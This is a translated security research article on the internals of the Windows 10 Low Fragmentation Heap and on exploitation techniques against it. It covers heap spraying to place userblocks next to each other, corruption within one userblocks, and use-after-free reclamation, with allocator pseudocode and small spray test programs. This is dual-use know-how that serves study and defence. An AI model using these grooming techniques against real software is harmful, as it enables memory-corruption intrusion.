

# Low Fragmentation Heap (LFH) Exploitation - Windows 10 Userspace

Written by Saar Amar (@amarsaar) for DigitalWhisper Magazine - Issue 0x64

*Translated to English by Peleg Hadar (@peleghd)*

## LFH

Allocation Speed

Speed of Free'ing

Memory Management

Check for corruption between chunks

Deterministic

## LFH Internals

Creating and preparing userblocks

Allocate and Free

## LFH Exploitation

Corrupting between userblocks

Exploiting the same userblocks

Pros

UAF Exploitation

Advanced Exploitation Techniques

Attack The Allocator, How does the LFH randomness work

## Debug

Summary

Further Reading

Up until Windows Vista, Windows' Userspace heap was similar to `dlmalloc`, it used chunks with dynamic size and the heap were able to fragment the chunks.

The Windows / Linux kernel was using a heap (Pool) with fixed-size chunks.

To approach it in the Heap userspace as well, but at the same time to keep backward compatibility (as there are software which are working directly with the

Heap API), In Windows Vista, MSFT has splitted the heap to two allocators:

- Back-end allocator - the old, known, NT Heap.
- Front-end allocator

Allocations using the API will first get into the frontend allocator, which is using the backend allocator to manage its own resources.

## LFH

The LFH is the frontend allocator, starting from Windows Vista. Its purpose is to "feel" what are the common sizes of allocations during the program runtime, and allocate very efficient pools for these allocations. Next, it will serve these sizes using this pool (in the LFH-jargon these are called **userblocks**), instead of going to the backend for each allocation.

So why did Microsoft implemented this? To understand the rational, let's take a look of the cons and the pros of LFH and NT Heap:

## Allocation Speed

**NT heap:** Fast, but complicated.

In a simple case, it will find a free area using a linked list, split it, and will return it. In a complicated case, it will ask for more memory from the OS.

**LFH:** Very fast. In a simple case, it will find a free chunk using a bitmap, and will return it directly. In a complicated case, it will ask for more memory from the NT Heap for the current chunk and for future allocations as well.

## Speed of Free'ing

**NT heap:** Slow. In each chunk free it must handle chunk coalescing and changing linked-lists which contains these chunks.

**LFH:** Very fast. Free'ing a chunk means turning off a single bit.

## Memory Management

**NT heap:** Very efficient. It will always prefer to fill unused memory holes instead of re-using these.

**LFH:** Wasteful. It will prefer to reserve space for future allocations, and won't use these for different sizes than the original one that it reserved the space for.

## Check for corruption between chunks

**NT Heap:** There is a protection on some of the header with a random value XOR.

**LFH:** There is a protection on some of the header with a random value XOR.

## Deterministic

**NT Heap:** Complicated, but deterministic.

**LFH:** Not deterministic.

Looks like there are cons and pros for both of them. Except for the fact that LFH sometimes spends memory, when looking on the rest, looks like LFH is the right choice.

The split to frontend and backend allocators allows LFH to being triggered only when it heuristically determines that it's efficient for it to manage the memory.

On modern systems, the physical and virtual memory both are big enough so it make sense to waste some memory in order to save runtime. Except, we (Microsoft) would like to have the most secured allocator.

If you are using a relative-write on the Heap or UAF, we definitely need to find primitives for allocate / free and look for structs which are interesting to corrupt, forge, etc.

The goal of this article is to talk about the the effect of the new protection mechanisms, and how LFH changes our way of work when we exploit different vulnerabilities. Some of the vulnerabilities was very easy to exploit in different

allocators such as NT heap or dlmalloc, but not so simple in LFH as it's implemented today.

Before we dive into details, we should know that LFH is a mechanism which is changing from time to time. The most big change so far was between Windows 7 and Windows 8, where non-deterministic allocations was presented, and so does chunk metadata to make it harder to corrupt linear-memory. The article refers to Windows 10 RS5, but it's worth to read some updates from time to time.

## LFH Internals

So today the frontend allocator is simply the **Low Fragmentation Heap**. The idea behind it is:

1. Chunks with similar size will be close to each other.
2. No fragmentation - no consolidation and no coalescing. Chunks never splits during their allocation nor free'ing.

According to these rules, you can think of LFH as a pool more than a heap. Each pool is ready on-demand as soon as there will be enough allocations in the same size during runtime, and provides a heap-alike interface.

The chunks are located in the memory within a struct named **userblocks**, which is simply a collection of pages which are broken into pieces at the same size. Each piece is a chunk which will serve an allocation in the same size as well. The userblocks contains chunks in similar sizes, no different sizes will be in use at the same userblocks.

In contrast to the classic heap, the LFH allocator will never split a chunk, e.g. when it will allocate a size smaller than the maximum size in the userblocks, then it will just be empty (and wasted). If you free a chunk and the adjacent chunks are being free'd as well, the allocator won't merge the same chunk with its neighbors.

Which means that the userblocks will always stay in the same status (from a fragmentation aspect) from the moment it's being created. The only parameter which is changed is whether the chunk is free or allocated.

Chunks which are at the same userblocks are all belongs to the same bucket. The definition of bucket is a group of chunk sizes in the same step of granularity - one step of alignment of the allocation sizes.

Bucket	Allocation Size	Granularity
1 – 64	1 – 1,024 bytes (0x1 – 0x400)	16 bytes
65 – 80	1,025 – 2,048 bytes (0x401 – 0x800)	64 bytes
81 – 96	2,049 – 4,096 bytes (0x801 – 0x1000)	128 bytes
97 – 112	4,097 – 8,192 bytes (0x1001 – 0x2000)	256 bytes
113 – 128	8,193 – 16,368 bytes (0x2001 – 0x3FF0)	512 bytes

## Creating and preparing userblocks

For each granularity there are userblocks, a collection of chunks in the same size which are waiting to serve allocations in the same size range. We'll now describe how malloc and free works in that model.

Although LFH can look like pool allocators, there is a significant difference in their interface. Pools are generally initialized to serve a pre-defined size, but the LFH need to serve different allocation sizes which are not predefined.

To make work easier, it divides different size ranges to buckets, but how does it know which sizes will there be?

When we call to allocation on userspace, the frontend gets the request and checks whether he needs to serve it. As we mentioned before, the LFH works in buckets using granularity, so it just checks if the bucket of the relevant size is active, or in different words, that the LFH already started handle this size. If it didn't start to handle this size, it's being transferred to the backend, and update a stats that eventually should decide when does this bucket will be enabled. This Heuristic signature defines that **after 0×11 consecutive allocations from a certain bucket it becomes active (or 0×12 allocations if it's the first active bucket)**. This is how the LFH learns what sizes he handle during the runtime of a program.

If the LFH handles the allocation request on this specific bucket, he needs to check before if there is an active userblocks. If there isn't, there's a need to allocate a new userblock. This situation happens when:

1. The bucket is active but never handled an allocation.
2. All of the chunks from the userblocks of the current bucket got allocated and now a new userblocks struct needs to be allocated as well.

In the simplest scenario, where there is already an existing userblocks with available userblocks - the allocator will use this bucket. Maintaining the chunks inside the userblocks is very fast and simple, LFH don't have to deal with the neighbors chunks and their state, LFH treats each chunk separately. **For each userblocks there is subsegment which holds its metadata.** Within this subsegment, there is a bitmap which holds the state of each chunk in the userblocks. If a chunk needs to be allocated, the appropriate bit is enabled within its bitmap, and if it needs to be freed, the bit is disabled. This way, the state of the chunk is outside of the chunk, and the process is fast and simple.

In case there is a need to allocate another userblocks, the LFH asks the backend to allocate a fewpages which will be his new userblocks. The size of the allocation requested from the backend depends on the size of the chunks the LFH thinks it's going to maintain, and this calculation depends on the bucket type.

We won't get into the calculation of the userblocks size, but it's important to know that there are two constraints:

1. The chunks amount within the userblocks won't be more than 0×400

2. The total bytes amount must be lower than 0x78000

These two constraints are constnat in NTDLL. As large as the granularity as higher the risk we will break the second constraint (than the first one). After there's already a new memory area for the userblock (provided by the backend), it needs to be initialized. This process is handled by ntdll!RtlpSubSegmentInitialize.

It starts with initializing fields, and then defined to be the next userblocks in line:

```
//figure out the total sizes of each chunk in the UserBlocks
unsigned int TotalSize = ChunkSize + sizeof(_HEAP_ENTRY);
unsigned short BlockSize = TotalSize / 8;

//this will be the number of chunks in the UserBlocks
unsigned int NumOfChunks = (SizeNoHeader - sizeof(_HEAP_USERDATA_HEADER)) / TotalSize;

//Set the _HEAP_SUBSEGMENT and denote the end
UserBlocks->SfreeListEntry.Next = NewSubSeg;

char *UserBlockEnd = UserBlock + SizeNoHeader;

//Get the offset of the first chunk that can be allocated
//Windows 7 just used 0x2 (2 * 8), which was the size
//of the _HEAP_USERDATA_HEADER
unsigned int FirstAllocOffset = (((NumOfChunks + 0x1F) / 8) & 0x1FFFFFFC) +
    sizeof(_HEAP_USERDATA_HEADER) & 0xFFFFFFFF8;

UserBlocks->FirstAllocationOffset = FirstAllocOffset;
```

Now, the whole memory region is being iterated and the chunks are built inside it, initializing the headers of each chunk:

```

//if permitted, start writing chunk headers every TotalSize bytes
if(UserBlocks + FirstAllocOffset + TotalSize < UserBlockEnd)
{
    _HEAP_ENTRY *CurrHeader = UserBlocks + FirstAllocOffset;

    do
    {
        //set the encoded lfh chunk header, by XORing certain
        //values. This is how a Subsegment can be derived in RtlpLowFragHeapFree
        *(DWORD)CurrHeader = (DWORD)Heap->Entry ^ NewSubSeg ^
            RtlpLFHKey ^ (CurrHeader >> 3);

        //FreeEntryOffset replacement
        CurrHeader->PreviousSize = Index;

        //denote as a free chunk in the LFH
        CurrHeader->UnusedBytes = 0x80;

        //increment the header and counter
        CurrHeader += TotalSize;
        Index++;
    }
    while((CurrHeader + TotalSize) < UserBlockEnd);
}

```

From now, the new userblock is ready to use. We can observe some important fields initialized in the header of each chunk:

1. Encoding a pointer of each chunk to the subsegment which maintains it. The subsegment is one of the most basic structures, and is in charge of maintaining chunks in the LFH. According to this encoding, while releasing the chunk, the LFH knows which subsegment he need to access in order to free the chunk.
2. **LFHFlags**, which is found inside the UnusedBytes field and is always equal to 0x80. This signals the frontend during the free process that this is a chunk that was maintained by the LFH, and that it must continue to treat it this way. **Free'ing this chunk will definitely be handled by LFH and not by the NT heap.**
3. **PreviousSize**, although the name can be confusing, it refers to the chunk's index in the bitmap. This way the LFH knows which bit it needs to disable when the chunk is being freed.

An interesting fact you can conclude from over viewing the process of building the buildblocks is their arrangement in the memory. Because the LFH requests the



backend to allocate the memory for it, the backend will allocate these pages with VirtualAllocEx, and they will be allocated in a virtual consecutive way, starting from the bottom of the heap and so on. **So, if we are able to spray and allocate a lot of chunks, we can get to a situation where the userblocks will be allocated one after the other (in a consecutive manner).**

You probably noticed that the pointer to the subsegment in the header of each chunk is being XOR'ed. The opposite process will occur during the free process, to get from the chunk to its subsegment. The reason that the pointer is being XORed is to protect the chunks from being overflows between them. It being XORed with a random cookie, which is located inside NTDLL (symbol name: ntdll!RtlpLFHKey). You can already understand that without achieving a call to read the value of the cookie, you can't corrupt the header and forge it. Despite that, not all of the header is being XOR'ed → PreviousSize is not being XORed. We will evaluate potential exploitation of this fact in the article later on.

Getting back to the userblocks building process. We mentioned that for each active userblocks, the LFH allocates and maintains a bitmap which specifies which chunks are allocated and which are free. The building and the allocation of the bitmap happens immediately after this flow, and it looks like this:

```
//Initialize the bitmap and zero out its memory (Index == Number of Chunks)
RtlInitializeBitMap(&UserBlocks->BusyBitmap; UserBlocks->BitmapData, Index);

char *Bitmap = UserBlocks->BusyBitmap->Buffer;

unsigned int BitmapSize = UserBlocks->BusyBitmap->SizeOfBitMap;

memset(Bitmap, 0, (BitmapSize + 7) / 8);

//This will set all the members of this structure
//to the appropriate values derived from this func
//associating UserBlocks and SegmentInfo
UpdateSubsegment(NewSubSeg, SegmentInfo, UserBlocks);
```

So where does this bitmap is located? It's located at the beginning of the userblocks, so we need to get the userblocks struct. You can get to the bitmap by the following dereferences:

```
Heap->LFH->InfoArrays[]->ActiveSubsegment->UserBlocks->BusyBitmap
```

## Allocate and Free

From this point it's pretty simple to understand how malloc and free works, assuming we already have userblocks. When we call malloc with a certain size, the LFH looks for the active userblocks for this size, access to its bitmap and looks for a free chunk in order to handle the malloc request. At first it finds the userblocks out of the subsegment of the bucket:

```
//at this point we should have acquired a sufficient subsegment and can
//now use it for an actual allocation, we also want to make sure that
//the UserBlocks has chunks left along w/ a matching subsegment info structures
_HEAP_USERDATA_HEADER *UserBlocks = ActiveSubseg->UserBlocks;
```

Later on, LFH needs to choose a free chunk. At this point, an important mechanism of LFH is joining: Instead of choosing the first available chunk, the LFH will iterate the bitmap starting from **a random offset**. Later on we will continue to discuss the randomness and how does it work.

Starting from this random offset on the bitmap, the allocator will look for the first free chunk:

```
//we need to know the size of the bitmap we're searching
unsigned int BitmapSize = UserBlocks->BusyBitmap->SizeOfBitmap;

//Starting offset into the bitmap to search for a free chunk
unsigned int StartOffset = Rand;

void *Bitmap = UserBlocks->BusyBitmap->Buffer;
```

At the moment we will find a free chunk, LFH will mark it as allocated, and will return it as a return value of the malloc operation. Given that there is no free space on the bitmap, LFH needs to iterate other userblocks or to allocate a new userblock (as explained before).

The iteration way on the bitmap is simply using efficient x86 opcodes. Pay attention that we need to find a free chunk, meaning, a disabled bit. In x86, there is an opcode called bsf (Bit Scan Forward) which finds the first enabled bit on a certain DWORD. In order to find the first enabled bit, we will NOT the bitmap and find the first enabled bit (which is actually the first disabled one). This is how we'll know that the chunk is free'd.

We'll do it until we'll found one. If we can't find one, we will need to create a new userblocks.

```
//Rotate the bitmap (as to not lose items) to start
//at our randomly chosen offset
int RORBitmap = __ROR__(*Bitmap, StartOffset);

//since we're looking for 0's (FREE chunks)
//we'll invert the value due to how the next instruction works
int InverseBitmap = ~RORBitmap;

//these instructions search from low order bit to high order bit looking for a 1
//since we inverted our bitmap, the 1s will be 0s (BUSY) and the 0s will be 1s (FREE)
//  <-- search direction
//H.0                                     L.0
//-----
//| 1 | 1 | 1 | 0 | 0 | 1 | 1 | 1 | 0 | 1 | 1 | 0 | 0 | 0 |
//-----
//the following code would look at the bitmap above, starting at L.0
//looking for a bit position that contains the value of one, and storing that index
int FreeIndex;
__asm{bsf FreeIndex, InverseBitmap};
```

The prologue of the function is increasing the bitmap to StartOffset, which is the random offset which LFH starts to iterate the bitmap from. After LFH found a relevant index, then it will NOT the bitmap and will run Bit Scan Forward.

Eventually, LFH will enable the bit within the bitmap in order to mark the chunk as allocated:

```
//shows the difference between the start search index and
//the actual index of the first free chunk found
int Delta = ((BYTE)FreeIndex + (BYTE)StartOffset) & 0x1F;

//now that we've found the index of the chunk we want to allocate
//mark it as 'used'; as it previously was 'free'
*Bitmap |= 1 << Delta;
```

Then, the caller will get the address of the chunk of the index that was chosen inside the userblocks. Allocation is completed now.

The free process of a chunk is simpler. For a heap and an address (The default heap if free was called, or a specific heap if HeapFree was called), LFH iterates backwards in order to get to the header of the chunk. From there, you can calculate the subsegment according to the following calculation:

```
SubSegment = * (DWORD*)header ^ (header / 8) ^ heap ^ RtlpLFHKey;
```

Which is the opposite of the XOR that was calculated during building the chunk in userblocks. We have the address of the header (it's a little bit backwards than the one we are releasing), the address of the heap and the cookie from the memory, so all of the parameters in the calculation are well-known.

Now that we have subsegment, we can access to userblocks through it and to the bitmap. We use PrevSize of a chunk in order to know which index represents the chunk in userblocks. Now LFH calculates the index of the relevant bit in the bitmap and disable the bit (turning it to a free chunk). Since we don't have coalescing and fragmentation, this is the entire process of releasing a chunk.

## LFH Exploitation


Today, the LFH is advanced in a security point-of-view, comparing it to other allocators. In other allocators it's pretty easy to get to consecutive allocations or to a Use-After-Free exploitation, because it's easy to predict the way that the allocator will maintain its memory. This is a very important detail, since we need to groom and shape the heap and get to a certain layout:

1. If we have a consecutive corruption, we want to allocate structures in memory so the structure we corrupt from will be before the structure we corrupt on.

2. If we have Use-After-Free, we need to know after how many allocations and free the allocator will return the same address.

The LFH, with a clear intent to mitigate these kind of layouts, has added a randomness mechanism to the memory management, starting from Windows 8. This reminds a little bit of ASLR.

For example, if we'll take a look on a single userblocks in memory, after 8 allocations, it can be looks like this:



FREE	FREE	FREE	FREE	BUSY Alloc #3	FREE	FREE	FREE
BUSY Alloc #4	FREE	FREE	BUSY Alloc #7	BUSY Alloc #5	FREE	FREE	BUSY Alloc #6
FREE	FREE	FREE	BUSY Alloc #1	FREE	FREE	FREE	FREE
BUSY Alloc #8	FREE	FREE	FREE	FREE	BUSY Alloc #2	FREE	FREE

In this chart, we can see a new userblocks that we started to allocate chunks from, and we can see that its allocations are entirely random relative to their position in memory.

It's very easy to check, using the following code:

```

int main(void) {
    HANDLE hHeap = HeapCreate(0, 0, 0);

    printf("[*] activate bucket 0x%x in LFH\n", SIZE);
    spray(hHeap, 0x12, FALSE);

    printf("[*] spray\n");
    spray(hHeap, 0x100, TRUE);

    return 0;
}

void spray(HANDLE hHeap, size_t cnt, BOOL trace) {
    void *p;
    for (size_t i = 0; i < cnt; i++) {
        p = HeapAlloc(hHeap, 0x0, SIZE);
        if (trace) {
            printf("HeapAlloc() == %p\n", p);
        }
    }
}

```

```

[*] activate bucket 0x100 in LFH
[*] spray
HeapAlloc() == 000001540F274B10
HeapAlloc() == 000001540F2747E0
HeapAlloc() == 000001540F2746D0
HeapAlloc() == 000001540F2745C0
HeapAlloc() == 000001540F274C20
HeapAlloc() == 000001540F274A00
HeapAlloc() == 000001540F274D30
HeapAlloc() == 000001540F2748F0
HeapAlloc() == 000001540F273F60
HeapAlloc() == 000001540F274070
HeapAlloc() == 000001540F274180
HeapAlloc() == 000001540F274290
HeapAlloc() == 000001540F2743A0
HeapAlloc() == 000001540F2744B0
HeapAlloc() == 000001540F276CF0
HeapAlloc() == 000001540F275480
HeapAlloc() == 000001540F277130
HeapAlloc() == 000001540F2768B0
HeapAlloc() == 000001540F275BF0
HeapAlloc() == 000001540F275590
HeapAlloc() == 000001540F276470

```

Despite the new heap is completely new, the addresses returned from HeapAlloc looks unexpected.

But if we will execute the same code without the LFH (Create a heap with the parameter HEAP\_NO\_SERIALIZE), all of the allocations are back as expected, one after the other.

```

int main(void) {
    HANDLE hHeap = HeapCreate(HEAP_NO_SERIALIZE, 0, 0); //disable LFH

    printf("[*] activate bucket 0x%x in LFH\n", SIZE); // useless in the case of NO_SERIALIZE
    spray(hHeap, 0x12, FALSE);

    printf("[*] spray\n");
    spray(hHeap, 0x100, TRUE);

    return 0;
}

void spray(HANDLE hHeap, size_t cnt, BOOL trace) {
    void *p;
    for (size_t i = 0; i < cnt; i++) {
        p = HeapAlloc(hHeap, 0x0, SIZE);
        if (trace) {
            printf("HeapAlloc() == %p\n", p);
        }
    }
}

```

```

[*] activate bucket 0x100 in LFH
[*] spray
HeapAlloc() == 000002004FFB1A20
HeapAlloc() == 000002004FFB1B30
HeapAlloc() == 000002004FFB1C40
HeapAlloc() == 000002004FFB1D50
HeapAlloc() == 000002004FFB1E60
HeapAlloc() == 000002004FFB1F70
HeapAlloc() == 000002004FFB2080
HeapAlloc() == 000002004FFB2190
HeapAlloc() == 000002004FFB22A0
HeapAlloc() == 000002004FFB23B0
HeapAlloc() == 000002004FFB24C0
HeapAlloc() == 000002004FFB25D0
HeapAlloc() == 000002004FFB26E0
HeapAlloc() == 000002004FFB27F0
HeapAlloc() == 000002004FFB2900
HeapAlloc() == 000002004FFB2A10
HeapAlloc() == 000002004FFB2B20
HeapAlloc() == 000002004FFB2C30
HeapAlloc() == 000002004FFB2D40
HeapAlloc() == 000002004FFB2E50
HeapAlloc() == 000002004FFB2F60

```

## Corrupting between userblocks

Let's start with a pretty simple example. For the demonstration, let's assume we have a buffer sized  $0 \times 40$ , and that in the current logic we have a vulnerability which allows us to corrupt from it forward as many bytes as we want. In addition, we have an interesting struct we want to corrupt on, and it's  $0 \times 100$  long. Because we are talking about different granularity sizes, they will be in different userblocks, and unfortunately they will be very far from each other in the memory. This situation is kinda problematic.

Instead of making the chunks in the memory close to each other, we can make the relevant userblocks closer to each other. We've seen in the previous part that allocating userblocks is handled by the backend, which is the NT heap, so after an heap spraying, the userblocks can actually be consecutive in the memory. If there are two userblocks which are adjacent although each of them are in different granularity, we can corrupt from a chunk which is at the end of the first

one to a chunk which is in the beginning of the second one, and this is how we can solve the different granularity issue.

In order to do so, let's start with making one of the userblocks size to fall after another userblocks at a consecutive manner.


Let's say we are spraying using some allocation primitive of a fixed size:

1. At start we'll be filling a whole lot of holes in the userblocks of the same size (which might exists). They could contain free chunks that the spray will start to allocate on.
2. After spraying enough, there won't be enough userblocks with free chunks, so the LFH will ask the backend allocator to allocate new userblocks. The backend will allocate a few pages, the LFH will break them into chunks and will continue to handle our requests from the userblocks he just got.
3. If we will create a lot of userblocks, we will fill holes of free pages on the backend. Similar to the start of the process, but now on the NT heap level and not on the LFH level.
4. After creating enough new userblocks, the backend will be out of free pages and it will start to increment the heap towards up. Because the backend does allocated in a consecutive virtually manner, so does our userblocks will be consecutive virtually.

But on this example we want that userblocks from different sizes will be right after the other, so we need to do the same, on different sizes, at the same time.

We will spray on both sizes at the same time, and at the end we will get two userblocks of different sizes one after the other:






At the picture you can see two userblocks of different sizes (including their headers) one after the other.

The guys at Microsoft was thinking about these kind of attacks, so a couple of years ago a new mitigation was added - after userblocks reach to the max amount of chunks (0x400 chunks or 0x78000 bytes), LFH will allocate one GUARD PAGE right after the userblocks, which is a page with PAGE\_NOACCESS permissions which any dereference of it will cause **segfault**.

Of course that given the right primitives, we can still play and get to interesting situations, but this mitigation definitely makes it harder. For example, if we have linear write primitive (memcpy size-controlled style), out of boundaries, and our goal is to get to an object on another userblock (because it's on another granularity), then we will likely to access a guard page on our way and we will be crashed.



This method fits for situations where naturally we don't have a lot of allocations, and then we can't avoid the step where guard page is created, or for situations that we have a write primitive to a relative offset, so we can jump over the guard page.

## Exploiting the same userblocks

Let's say in this part that we have a good control of the heap (allocate and free as much as we want), a vulnerability that gives us linear corruption, and an object we want to corrupt in order to execute the previous one. For this example we will assume that all of the objects fall under the same granularity. This can happen also with different types of object, if they are at the same size, or if there are variable length objects within these objects (such as arrays or strings) and we can balance two types of objects into a similar size. This situation is actually pretty common, where we have an object of an array which is variable-length and we want to corrupt his length field.

The main problem we will have to deal with is how can we know in a high chance that when we will trigger the vulnerability, there will be an interesting object right after us in the memory?

- We don't know the order of the allocations within the userblocks. There are plenty of possible layouts that can be created. We can't to create a layout that will likely to be working, because the allocations order is not-deterministic.
- Worse than that - even if we got promise that the interesting struct to corrupt is right after our buffer we corrupt from, we don't know how far is it. How much should we corrupt?
- Even a maximum length will be promised between the buffer to the interesting struct, we can't corrupt with a too big amount of bytes, as if we got allocated at the end of the userblocks we will corrupt outside of it, which increase our chances to get crashed (if there's a guard page there will be a crash immediately).

### **What we can do is to fight random with random!**

1. Spray with an object we want to corrupt.
2. Free half of the objects we allocated before (not every other allocation, because these ones also allocated randomly). This is how we created holes randomly between the allocations and the holes.
3. Allocate an object which we can corrupt forward from, and corrupt the next adjacent chunk (or a few adjacent chunks).

In some chance, we corrupted the struct we wanted to. We can also increase our chances with a longer write, this is how we can also increase our chances that we'll be crashed (if we got allocated at the end of the userblocks).

There is a tradeoff between our chance to corrupt a good allocation between the chance to crash in a bad allocation (at the end of the userblocks).

If we have full or partial control on the size we are working with, it better to choose a size that will create a stub at the end of the usebrlocks, so we can keep and corrupt on an unnecessary memory between the end of the chunks in the userblocks to the end of the page.



In this image we can see a layout of the heap after shaping as mentioned. Pay attention that all of the different chunks are scattered in a random way, and we got to allocate on a chunk which is located two chunks before the one we wanted to corrupt. If we has written forward enough, we corrupted it as well.

In this kind of corruption it's important to notice the freeing of chunks. It's necessary that none of the chunks we've corrupted on the way to the interesting struct won't be free, because if it will, we will be crashed immediately because we corrupted its header.

In order to fix that, we will need a relative infoleak to read the previous headers, or a way to break the cookie and extract the address of the heap in order to calculate the header. It's important to understand that the point which we will be crashed will occur during the free of our target chunk, because LFH will get to the userblocks using the encoded part of the header. If we won't forge it well, we will redirect it to a memory block which looks like userblocks but it will crash because of a bad dereference.

## Pros

There are a few good things in LFH that makes exploitation easier (from that aspect).

1. Even if the relative call occurs after a few allocations and frees in the same userblocks, the header of the chunks will stay the same. That happens because the header is being set only during the chunk creation and doesn't change during an allocation or a free process. Of course that if we read and write from different chunks we can't know what is the right offset to the right header, because it's changed between each chunk. But the situation where we have an object that allows us to read and write without allocate and free

between the R/W operations is good enough, even if during the R/W we are affecting other chunks' allocations or free (in the same userblocks).

2. The point where we will be crashed is only during the free process of the block and not within the allocation (the field which is being validated during the allocation is not protected from corruption using XOR, so we know what we need to corrupt, and the only reason for us to crash is because we corrupted another chunk's header (in most of the allocators we will also crash because of actions on adjacent chunks or because we corrupted freelist).

The simplest way to exploit it is to check if we can hold allocated chunks for a long time. Even if we can't, it's enough for us to keep free chunks from being allocated, and from there you can fix the userblocks after we executed some code (in order to keep the process alive).

## UAF Exploitation

Because of the randomness of the allocations order, UAF exploitation has become very unstable and problematic. When we exploit UAF, we want to allocate another struct between the free'ing of a certain object and the re-use of it.

If we made it, we can control the content of the object (at least in a partial way,) and from there we can control on the execution of the code (and hopefully, execute our own code at the end).

This whole process is actually depends on our ability to predict when, or what is the amount of allocations which is required in order for a certain chunk to be allocated exactly at the same address where a different (previous) chunk which was freed was placed at before.

**In other words - how can we cause (in high possibility) that the malloc which we will place between the free to the re-use will return the exact chunk that was freed?**

```
[Struct] → [FREE] → [ForgedStruct]
```

```
[FREE] → [OUR_ALLOCATION] → [RE-USE]
```

The easy option is again, to fight random with random. If we can allocate A LOT and fill our struct which we want to replace in each allocation, between the free and the re-use of the pointer (within the vulnerability), then we can just spray a lot, and hopefully we will get after a certain amount of allocations, the chunk which was freed, and then we can use it.

We know that the amount of chunks in the userblocks is limited (0x400), so we have a theoretical limit to the amount of allocations which required in order to get a free chunk, if we are working in the same userblocks.

In reality, even using a smaller amount of allocations will provide a higher chance to get the desired address.

Here is the result of an experiment which checks after how many allocations you get the last address which got free'd. The experiment was done on Windows 10 build 17134.

I took care of filling the heap with some junk before, initiating some allocations and frees in an uneven random manner, so I won't work in a "too clean" heap.

The results depends on the specific case and on the bucket, but you can see that even with less allocations (and significant smaller) than 0x400 we could catch our desired address:

```
C:\projects\LFH>LFH_tester.exe
[*] activate bucket 0x100 in LFH
[*] for fun and "fair" game
[*] we passed 20 allocations until we got the last freed chunk
[*] we passed 38 allocations until we got the last freed chunk
[*] we passed 1 allocations until we got the last freed chunk
[*] we passed 4 allocations until we got the last freed chunk
[*] we passed 1 allocations until we got the last freed chunk
[*] we passed 21 allocations until we got the last freed chunk
[*] we passed 27 allocations until we got the last freed chunk
[*] we passed 3 allocations until we got the last freed chunk
[*] we passed 4 allocations until we got the last freed chunk
[*] we passed 8 allocations until we got the last freed chunk
[*] we passed 1 allocations until we got the last freed chunk
[*] we passed 21 allocations until we got the last freed chunk
